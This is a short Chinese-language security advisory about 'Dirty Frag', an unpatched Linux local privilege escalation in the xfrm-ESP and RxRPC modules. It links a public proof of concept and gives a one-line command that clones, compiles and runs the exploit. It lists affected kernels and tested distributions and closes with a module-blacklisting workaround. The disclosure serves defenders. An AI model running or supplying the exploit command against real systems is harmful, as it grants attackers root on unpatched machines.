https://mp.weixin.qq.com/s/P_Mij-46UM97QDzYbpMaOw
截至今天(2026-05-08),正式的官方补丁和 CVE 编号都还没有。

Dirty Frag:通用 Linux 本地提权漏洞

Dirty Frag 与 脏管道(Dirty Pipe)、Copy Fail 属于同一系列漏洞大类。其为确定性逻辑漏洞,不依赖时间竞争窗口、无需竞态条件;漏洞利用失败时不会触发内核崩溃,且整体利用成功率极高。

复现

POC地址
https://github.com/V4bel/dirtyfrag
复现
git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp

受影响版本

xfrm-ESP 页缓存写入漏洞:影响内核提交 cac2661c53f3(2017-01-17) 至今的所有上游内核版本
RxRPC 页缓存写入漏洞:影响内核提交 2dc334f1a63a(2023 年 6 月) 至今的所有上游内核版本
简言之,该漏洞整体影响周期长达约 9 年。

已在以下主流发行版版本中实测可利用:
Ubuntu 24.04.4:6.17.0-23-generic
RHEL 10.1:6.12.0-124.49.1.el10_1.x86_64
openSUSE Tumbleweed:7.0.2-1-default
CentOS Stream 10:6.12.0-224.el10.x86_64
AlmaLinux 10:6.12.0-124.52.3.el10_1.x86_64
Fedora 44:6.19.14-300.fc44.x86_64
......
因负责任的漏洞披露流程及保密协议已提前失效,目前所有 Linux 发行版均无官方补丁。可执行以下命令,禁用存在漏洞的内核模块做临时防护:
sh -c "printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/dirtyfrag.conf; rmmod esp4 esp6 rxrpc 2>/dev/null; true"影响巨大!
参考地址: